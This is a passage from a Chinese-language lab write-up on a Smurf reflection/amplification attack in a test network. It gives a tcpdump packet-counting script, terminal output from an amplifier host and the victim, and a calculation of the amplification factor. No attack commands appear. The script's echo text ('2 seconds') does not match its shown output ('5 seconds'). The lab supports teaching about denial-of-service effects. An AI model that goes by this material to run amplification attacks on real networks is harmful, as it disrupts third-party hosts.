


图 4.0.12 Smurf 攻击记录

可以感受到放大区内的主机也会接收大量的数据包，但是数量少于 Victim，利用如下脚本统计五秒内接收的数据包数量

```
#!/bin/bash

tcpdump -i eth0 -q > log &
TCPDUMP_PID=$!
sleep 5
kill $TCPDUMP_PID
PACKET_COUNT=$(($(wc -l < log)-1))
echo "number of received packets in 2 seconds: $PACKET_COUNT"
```

测量结果如下图

```
root@ubuntu18:~# ./count
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on eth0, link-type EN10MB (Ethernet), capture size 262144 bytes
2612 packets captured
2904 packets received by filter
0 packets dropped by kernel
number of received packets in 5 seconds: 2612
root@ubuntu18:~# _
```

图 4.0.13 User 5s 内检测的数据包数量

```
root@ubuntu18:~# ./count
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on eth0, link-type EN10MB (Ethernet), capture size 262144 bytes
3543 packets captured
4368 packets received by filter
0 packets dropped by kernel
number of received packets in 5 seconds: 3543
root@ubuntu18:~#
```

图 4.0.14 Victim 5s 内接收的数据包数量

根据简要分析，反射放大区内一共有三台主机，每台主机发出的 reply 数据包的数量是检测总量的一半，即$\frac{2612}{2} = 1306$，再乘以三倍，即$1306 * 3 = 3918$，考虑网络延迟和拥塞，Victim 接收到 3543 个数据包是合理的，体现了 smurf 攻击的成倍放大威力。